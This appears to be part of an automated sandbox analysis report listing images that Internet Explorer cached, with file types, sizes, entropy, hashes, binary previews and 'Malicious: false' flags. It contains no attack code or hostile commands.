Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...AC..8P...h.h.h.....,..uU$R..*..H.....\.=...zf.%..7..Bz?u...ZB.s..n....SZ.p...R...Z.5.....=(.ibr3..]..~z.L._.T...f.K"..k.....z.4.bh...!..]..... ..XHN..@.d.....=).....$...+..N..bDp98..@...si'.....i.A0.YO ....9...+C .....P...i....4.XR..@....@.@.@.L..*j.d.'Q.a...]?..sn3x.}k.'..4.0.:.ZD.....=3.Z"H...O.....c..ni....$.+6.K-...z.P.C..).!.1.....J`J.sH.t....i.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAPa34D[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	12647
Entropy (8bit):	7.85688555467823
Encrypted:	false
SSDEEP:	384:NZmUdFnjyddstPBDHHReN/KzQxsx9yIYt79:NEKjyktpnM/6QCP4b
MD5:	7EC15FC40F0D6E5943748B87C3FD2439
SHA1:	6AA52A7FF29050780E2C7803CEAD16D1EE388725
SHA-256:	9765960620FA9290C64F0F2AB3266D174DF6B8CDC45C8981DD6C856A49522874
SHA-512:	10E19EF476CCC30B560EF1790953CC3AA3B585C53BCDAD360A32471A2128D9A05BC97299596FD6146C7D7766ADB51BB145FA7121066918C596DF3733E5E7C2A
Malicious:	false
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..>./.....G*...'..;!\M....t...,.d..b..(.i.S.....b...X..XA.v...,..Q`.m..p.E....m...(.\\Qa..,0..... .P0..%...R.(..(..... .....v..(...)...X.....1.,..Q`.....b.....b..P..@%...b...(.(.P.H.....1h.S.....`-...(.....P.@....P.P.@.)...(.....J.).P.P0..P.jF-0..Z.).Z.)...Z.(.....@.....-.....d.!#...X..@.zb.....(....BP.@....(.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAPaEWW[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	12315
Entropy (8bit):	7.952955222756471
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAPaEWW[1].jpg	
SSDEEP:	384:0AO9mu1kHg4MX5foV+VBv5JB/KWFcdgrz:0Abu1kAr1v5nSWggn
MD5:	7FDF90FB5EB1D053FE913C49E67F986B
SHA1:	7AE44AF78BE82C5E63947EECEC5DFC943172C01B
SHA-256:	DE069FDB5B80C77FF29CBDBCA2FAC199C8DAAC58842E041AE4A65D6311E84EE4
SHA-512:	F4BB5AC10599376555DCAC574256ED7F696DC72092C956FB4230685CE47141FC2972AA774C3ADF2BD5F72718FCEAE74F94C1B916974709FA5EC74A94C421388
Malicious:	false
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...d..p..1[T..=.X.o..@.jQr"...2...'..*e.Q.....GI.+.....H}.....$0.'...>..Q=H.8Bh.1.W..s.Au4e$O...J.....(....#....o.....-...\A.n.... ....o....$..c7U..4..6.%...l.2[.j...({.a.....*.....U..C..DNx.l.HQ...b9FE"...P.sL.U.....b...@..E.I02.8....r.q..&.s!..Z.1.~..d....d. 8f.f..2.....v. 6O.`MP.=.#.....GLR.,....s....".(.5.2Vy....c?. .5..j_f-4nH$.O...r.....E. b:...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAPaKlK[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	1288
Entropy (8bit):	7.378586675757247
Encrypted:	false
SSDEEP:	24:QI/OtlM0XxDuLHeOWXG427DAJuLHenX3MuPd/u/b4phZbBEbseMlKV+:QfAuETAauPdmT4jDEbsmV+
MD5:	DF7C62E6B90FBD14794F2E2E8FDDDC80
SHA1:	884D83F6D52DD94BA99CDA6C9D19D72B5D20B3B0
SHA-256:	3350BCBA49CD06551661944297907 17F505713555D60B98209B68458EB0864C2
SHA-512:	5EBA5A9A755F7BB6CA5DC18DCD7FF7339B0A5809C6720796FA28CBC9838E1B77286ED9E6535949CBFCE51D5330062915EAF6D7E211944A9494F5C4C56D4EE7F
Malicious:	false
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..n.#.).(.h.(.....if..ny8.z..P.....j.3!.'.A,.H.h.r:.....P.7J.2#..(...zT.P...i.Z.(...6.[.4i.U..q.MZ...;!.....Q..$..Z..[.E+...F...=.kS.e.1.RBc).J. (.....`=....JC$..e.8.^..lWH...g8...m....J~....%M.U:.,...4Y$.....r....S.m.k:.J...%.!..9.\.....@....P.@.).*..R...B.....V.....X.....8..<@.....Q..p...N>..$r.....P.FQ5%..%...P.@..-. I..A.Z:..&.j.8.y...6.K.k..).+.P~.F.Zkp

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAPaLRV[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	29167
Entropy (8bit):	7.921884697743823
Encrypted:	false
SSDEEP:	768:IkxG+b1rWbw+wPaRm5RVatvHjQ1nYFXFrSV6ET:IkxG+blgOPaWC81nYxF1ET
MD5:	A60C016C25D8FE136E3E2520BE7CE1DB
SHA1:	30C1A8105D66A5C2C495E5691AC99207C2962C1D
SHA-256:	EF20D6527BD47D403590E703B67B2D1CCB167019EDEE80F9D8B413F8A054EE43
SHA-512:	4921AC55C753AB948E84245A21D1A5EDA2064F1BDD32E9B2AE64A2EC9101463CA0699D7C897A3D2D6FA1951A9926C2D468547352DF0B5533AA308196BF94962
Malicious:	false
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..T .....P.R.-....._.f..!<y<w.....h]..87.#.$C.....z.S...h..:.@h.(.....'_...l%....*.X..T.....!.$.....$.....tP....@.v/....m _AH.~..lU #.T!.....e..Q@.P1...&#F.~.T.-.6...b. .a@.....@.@....(@..J.(.....%.....P.@.W....B.W?tU $O.I.u ..CLbP..o... 4..A@.*....U}..4...t~T.....*M./]....h.l...Fn"...'...Vc..... ...D]n.....A'.<t....7.Gqn.Q...|....a\...N.{..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAPadFc[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	13116
Entropy (8bit):	7.962182391452064
Encrypted:	false
SSDEEP:	192:Qo7aEn6bsrrbWbcEFgKk14/ep/GycMSAfLnIBNYRwu12pMCFr4/4SNERXWVByK+6:b9EFgKk14/Spxmi12pM68F6XWVBJdNv5
MD5:	B421478D0D530DE09B7796BB070BD2D4
SHA1:	787FD68F11749377F88DBB46C145DFB026968871
SHA-256:	F85480723A178582BD3E4F7401F7DDDCE4D6E088889D2569FD77A7127AC800C5
SHA-512:	647D86545C480A429E1D18A3671CB2565F6AF62E7439E2CC235D3A2ED9BC857CBDB8DE117E64185C2D125178CDF7477B081C84015AC3753C1F40076AD69FE44
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAPadFc[1].jpg	
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..e.g...Ca.6.=i\,.#&/.;.T.:.'[.8".U.)a{..@.L.9D..i.8...(.....{.s...s......x/J.0i..^VE..aS@.J.. .z._).e.1@..h....h.u.....P.vP.....nph .8....L.J.S=..*.nL..h-.t.Vf..V...u9....Z..iq~|......].Fs..s!..Cg4.....b..<J..FR...,[L.>n.&.8.8u.x.7V.....h..r.r...c74k.h..h..S.._!*pG.4...q."...(.....s.....He....)..d..."...*.=..3{'|..p.[.4...1 ...;wc#.I.....P.....TI..z`u.T]..&D

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAPaiCX[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	20400
Entropy (8bit):	7.955007668006029
Encrypted:	false
SSDEEP:	384:NNt3qUuoIgPRSYRsUcegu8JNInv2X5VHtyCGdfQYfGQ:NNR7uoIg2jPujKbN0JGQ
MD5:	8235BC0F2EF0A960A0D2A244D4E25145
SHA1:	4EFC5E86680E82C752C5BA1815272A49E7E4FD4D
SHA-256:	A34704EECDBA02E65E424B137B8AEF704F182F7A0EF78F08E7AF48637B1DB963
SHA-512:	F762B17BF03F645EFCC2208F57A99A286128C136A9CED778C88EF4ABDBF7EAA6C8F1FF07EAEC75B6963BBCACDD8039272D1B04F1A3BA27DFCCC004858DD39 A35
Malicious:	false
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?...W..X...P@..K+i`.k.z*..JlH.E.<..,w.!9.J1...Z.....v*F1....gj..m.....^.....?;.p(hl..w..az.Lh...g.cc....$...1..P@.....T....X.:.. [E.H.rG..t..%....DO....c..c.....L..LC6.g.....?}.*.PC.....:.a..".[4e.<9...D.....w.....T5..mO.:.. N....z.-..V.m.l....4.ybI...[..H.....4.F....#....P....+..vQ..T.:9....h.j%.F2.....*.!.l.....P.....r \,r.....XAX..;O.&..G>.ZV....1R.r(..i.4..)

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAPaldW[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	6119
Entropy (8bit):	7.784668519065917
Encrypted:	false
SSDEEP:	96:QfQENXqaS/ZtChQjS60jP4bmYF5dYpcoYSCKXl6y+NA5M3MS5c1ImCd7CtxFBZUe:QogXVS/PMQjGe7/WPcC412qP4txvZUfG
MD5:	EE406C40CE6EB0ACE1FC06BB1EAE744A
SHA1:	BD24629A4AD1DF2ADE70A00FF8C23176AD63D5F6
SHA-256:	F35666C1C5790DCD4B2396C6D01CA83CA2EB68EBAF4F26222D1E910FC6EAD1CE
SHA-512:	98B96D9CC68CC33748A0C10A2CA9A3B964F9B5833812099127186526F1C4E7533383E875FE4240365800DD74A5EBF1DF7DE77C9DFC68A4703EA77C22798ED79F
Malicious:	false
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..sT!A..R.(.s@...qJCD..:..L.)...@.h.....x....p...L.~VZ...d.[?..*.T.E.bZ:$m.....$....\z..tgh.).h..3.!.t5-.1....7.Z@....!a.@...@...@..o. ..>.=h...=.....Z.n#-.qR...QP.:....[.`D....T.w.`D.-.9%.*...M=DtP...9.V..Ku...i.1.?.Kin5..)K.K >JyK.,..u{.F..Eblyl.,.rq.JM.*.J.....`U#&s.z..X.A..$o....7..!.j.C|...j....g.....0%...(. ...@..Dy..b...4..C..Hc. ....1..@...W..(.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAPaqLl[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	2332
Entropy (8bit):	7.804305344516817
Encrypted:	false
SSDEEP:	24:QI/OtlM0XxDuLHeOWXG427DAJuLHenX3dtHY44lZZvjaToaIwaNKBGGU71L6ve0S:QfAuETAV4XvjtSIMiBjyiSAdx9dFhw4
MD5:	8F3FB279A342E21D473EF1E314A04A57
SHA1:	104F18CD83DE1DE6DF57462CDED9A245F97202AB
SHA-256:	BA60350C406B8698C73709FD0D9A061F18AD049AA2BE17345A23B56BEA389B6D
SHA-512:	1B1596AB0B677824F82B75708F34F281F889D6BE21CBDA292976FDB99E3E46E21A987CB21FE27697319FA81647561B7490DD42C8EE80A3D6219480D80C7E377A
Malicious:	false
Preview:	......JFIF.....``..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....Qi7.!2.....H.,4..t.'...G..;...UC....?....R...Y..H.9.T.j=..E<..1..v8.x..; h\|M:.<..\|.Msb.~...7e...V1.M...#s.../.\T3*.v.GS.)..\h..[.~.....p.F...0H.Nh.^.d."..........I.y.'..u.....ZC2..J...n.7..B....*\L.z....$..t.$.E!Nz....y.._'<..Z.r.....lr..,..>..E....Cw..ER.0s.je.r...\|....0..1.m.....Wr..m..C...7...p;.].{.v.l....,.%...$.....;jl.?.... O?1.%....<t.k...a*in.....b.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\AAPatbE[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	14836
Entropy (8bit):	7.385116017861641
Encrypted:	false
SSDEEP:	192:Qnuf1h2EzAfTSRtavnTFYBW/3epwN6qGP4j/+CXDNuGGd96LujZe4VjJZ18k7G5:IufmEzAgKFYg/3epwiAX5/G8wC5
MD5:	34452E3D2D8D9CB813B632E5C46BA44E
SHA1:	7E7FCDAFAD1C28EC7A20BEE260916CE833C9AE60
SHA-256:	397372C30640074DB04805A098E40C733774E754D676638DF60D856CEB7F3D55
SHA-512:	FF9E6116739F369DCCC69630DFC6E47F9701618B46C2F22EE283713D0CB018B15968F4C0C02D5C8651CD049F9328EC780B9CCAD775F604BC7D3138846D73260
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?.hA..<...@s.H...c...(.P..@.....($...A@.@.....).M.P.o=..w.....&..2M..h.qL.....=..@4..4..4.1@.(...Q@.@.h..j.9.....@..P. .E.\.@.h.....f...L{..Q.....y.....v.sH..0...d...4.....R...q.H..`..P..`..'.....3@.M.6...i.4...;v."..3....0.2{.....RH.P..oJb.{..(..h..\.. <S.h.q@....@..H.'4..i.....>.....vh.....@.94.Z.8 .@...@...(.h.s..3.@.h.....- .P...h...-....n..w. ...2h.s@..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\BB15AQNm[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	29565
Entropy (8bit):	7.9235998300887145
Encrypted:	false
SSDEEP:	384:l1cMsjB7+C2bbAEB2SUZRT+kXoMRRJhp5xvHapIzf7m41tgaYi9PlVKnHNVMP2Nm:IHsjkC2YEB2SUPTT48FPHTgf3VKn2Uc
MD5:	6B79D1438D8EFAF3B8DE6163107CEC71
SHA1:	E54E651A8A0FDAFCAD60B137D806D8CEC2F769C0
SHA-256:	2F00C9B0C23EE995091A90ACC7A8FA3AA773612A464F558D78664636C8B7B8D8
SHA-512:	745B822F9E21DB98B909F3AE762C439C376A35AD5C08655861B05539ACD5C47BCDCF24FAB2FB5A56712BC3BEDE6493FD5152E92D065AC5E9ECCE2DF93C4B7 B7
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?....(...4.m.!....4..i..4..l.C..u .pi....dRe#J..\..t..bC3.).l.".W.#..&.....-&2.".&.(l..y...r...cE.7..h(#.....t..E.....H.^b..../...5 ..r..4&R.>F.. ~..$..R.....1..WDV.L..j.^q..!...T.+..x.$.+._..<{Tc4!.^\$q.ZR`q...Y.....A.Ld...(HM.....Z#2b.u40 ...J.F.j.*...Fy.."h..g.&...+H..$2...A....N.c.L...^..c...<Qa..[.. -..v.....-....xg.K.e+..'5[.... !@.ZM.b."....<.....~....(..".~

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\BB1cEP3G[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1088
Entropy (8bit):	7.81915680849984
Encrypted:	false
SSDEEP:	24:FCGPRm4XxHvhNBb6W3bc763IU6+peaq90IUkiRPfoc:/pXBvkW3bc7k1FqWIUkSfB
MD5:	24F1589A12D948B741C2E5A0C4F19C2A
SHA1:	DC9BB00C5D063F25216CDABB77F5F01EA9F88325
SHA-256:	619910A3140A45391D7D3CB50EC4B48F0B0C8A76DC029576127648C4BD4B128C
SHA-512:	5D7A17B05E1FD1BC02823EC2719D30BC27A9FA03BCFFE30F3419990E440845842F18797C9071C037417776641AB2CDB86F1F6CD790D70481B3F863451D3249EE
Malicious:	false
Preview:	.PNG.....IHDR.....U....pHYs.....+.....IDATx...]..U.....d..6YwW(.UV\.v.>.>..`.K}X).i..Tj...C..RD. ..AEXP.....]).vQ../$.%.l2.....dH&.YiOr93.....~..u.S...5.....J. &..;.JN..z....2..;q.4..I .....c!....2;*J.....l(.....?.m+.....V...g3.0.....C..GB.$..M.....jl.M..~6?...../a%...;....E.by.J..1.$...".&.DX..W..jh.....=...aK...[.#....].. ....:Q....X.....uk.6 .0...e7..RZ..@@H..k.....#.....[..C.-.AbC.fK.(a.<.^p.j`...._>{<....`.....%.L...q.G...).2oc{....vQ...N5..%m-ky19..F.S....&..../..F.....y.(.8.1..>?Zr.....Q.`.e.|0.&m.E....=[aN..r.+... .2B/f8.v..n...N..=.....i.^....s&..Hr.z.....M.....:.....EF.....0.. .N.x.....N.pO.#2...df=...Fa..B#2yU....O.;.g....b.}ct.&.7x*..t.Y..yg....]..){,,v.F.e.ZF.z..Ur+..^..].#.]....~..}..{g.W0? ....&....6n....p\.=.]..X...F.]...\s5OK.3Wb.#.M/fT...:^.M}...:t.....!..g.....0t.h..8..4cB....px.....1.!...}=...Qb$W.*..."....V....!.y.....<H

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\BB6Ma4a[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	368
Entropy (8bit):	6.811857078347448
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\BB6Ma4a[1].png	
SSDEEP:	6:6v/lhPahm7HmoUvP34NS7QRdujbt1S+bQkW1oFjTZLKrdmhtIargWoaf90736wDm:6v/7xkHA2QRdsbt1pBcrshtvgWoaO7qZ
MD5:	C144BE9E6D1FA9A7DB6BD090D23F3453
SHA1:	203335FA5AD5E9D98771E6EA448E02EE5C0D91F3
SHA-256:	FAC240D4CA688818C08A72C363168DC9B73CFED7B8858172F7AD994450A8D459
SHA-512:	67B572743A917A651BD05D2C9DCEC20712FD9E802EC6C1A3D8E61385EB2FEBB1F19248F16E906AF0B62111B16C0EA05769AEA1C44D81A02427C1150CB035EA7 8
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+....."IDATx.cy. ..?...|.UA....GX...43.!:.o(f..Oa`..C...+Z0.y.....~..0...>.....(....X3H.....Y....zQ4.s0....R.u.*t..|....)....(.$.`..a...d.qd.....3.. .W_...}.*...;.....4.....>....N....)d.....p.4.....`i.k@QE....j....B....X.7....|..0.....pu?.1B,...J..P.....`F.>R..2.l.(..3J#.L4...9[...N....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\BBVuddh[2].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	316
Entropy (8bit):	6.917866057386609
Encrypted:	false
SSDEEP:	6:6v/lhPahmxj1eqc1Q1rHZl8lsCkp3yBPn3OhM8TD+8lzjpxVYSmO23KuZDp:6v/7j1Q1Q1Zl8lsfp36+hBTD+8pjpxy/
MD5:	636BACD8AA35BA805314755511D4CE04
SHA1:	9BB424A02481910CE3EE30ABDA54304D90D51CA9
SHA-256:	157ED39615FC4B4BDB7E0D2CC541B3E0813A9C539D6615DB97420105AA6658E3
SHA-512:	7E5F09D34EFBFCB331EE1ED201E2DB4E1B00FD11FC43BCB987107C08FA016FD7944341A994AA6918A650CEAFE13644F827C46E403F1F5D83B6820755BF1A4C1 3
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx....P..?E....U..E..|.....|...M.XD.`4YD...{.\6....s..0.;....?..&.../. .....$.\|Y....UU)gj...]..;x..(.."..$l.(.\.E.....4....y.....c...m. m.P...Fc...e.0.TUE....V.5..8..4..i.8.}.C0M.Y..w^G..t.e.l..0.h.6.|.Q...Q..i~.|...._...'..Q..."....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\BBY7ARN[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	779
Entropy (8bit):	7.670456272038463
Encrypted:	false
SSDEEP:	24:dYsfeTaIfpVFdpxXMyN2fFIKdko2boYfm:Jf5ILpCyN29lC5boD
MD5:	30801A14BDC1842F543DA129067EA9D8
SHA1:	1900A9E6E1FA79FE3DF5EC8B77A6A24BD9F5FD7F
SHA-256:	70BB586490198437FFE06C1F44700A2171290B4D2F2F5B6F3E5037EAEBC968A4
SHA-512:	8B146404DE0C8E08796C4A6C46DF8315F7335BC896AF11EE30ABFB080E564ED354D0B70AEDE7AF793A2684A319197A472F05A44E2B5C892F117B40F3AF938617
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx.eSMHTQ...7.o.8#3.0....M.BPJDi..*.E..h.A...6..0.Z$..i.A...B....H0*.rl..F.y:?...9O..^.....=.J..h..M]f>.I...d...V.D..@....T..5`. .....@..PK.t6....#,.....o&.U*.lJ @...4S.J$..&.....%v.B.w.Fc....'B...7...B..0..#z..J..>r.F.Ch..(.U&.\..O.s+...]Z..w..s.>.I_.....U$D..CP.<....].\w..4..~...Q...._...h...L.....X.{i... {.. &.w.:.....$.W.....W..."..S.pu..').=2.C#X..D.....}.$..H.F}.f...8...s..:.....2..S.LL..'&.g.....j.#....oH..EhG'...`.p..Ei...D...T.fP.m3.CwD).q.....x....?..+..2....wPyW...j.....$..1.....!W*u *e"..Q.N#.q..kg...%`w.-.o..z..CO.k.....&..g..@{..k.J._...)X..4)x...ra.#....i._1...f..j...2..&.J.^. .@$.`0N.t.....D.....iL...d/.|Or.L._...;a..Y.]i.._J....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\a5ea21[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 32 x 32, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	758
Entropy (8bit):	7.432323547387593
Encrypted:	false
SSDEEP:	12:6v/792/6TCfasyRmQ/iyzH48qyNkWCj7ev50C5qABOTo+CGB++yg43qX4b9uTmMI:F/6easyD/iCHLSWWqyCoTTdTc+yhaX4v
MD5:	84CC977D0EB148166481B01D8418E375
SHA1:	00E2461BCD67D7BA511DB230415000AEFBD30D2D
SHA-256:	BBF8DA37D92138CC08FFEEC8E3379C334988D5AE99F4415579999BFBBB57A66C
SHA-512:	F47A507077F9173FB07EC200C2677BA5F783D645BE100F12EFE71F701A74272A98E853C4FAB63740D685853935D545730992D0004C9D2FE8E1965445CAB509C3
Malicious:	false
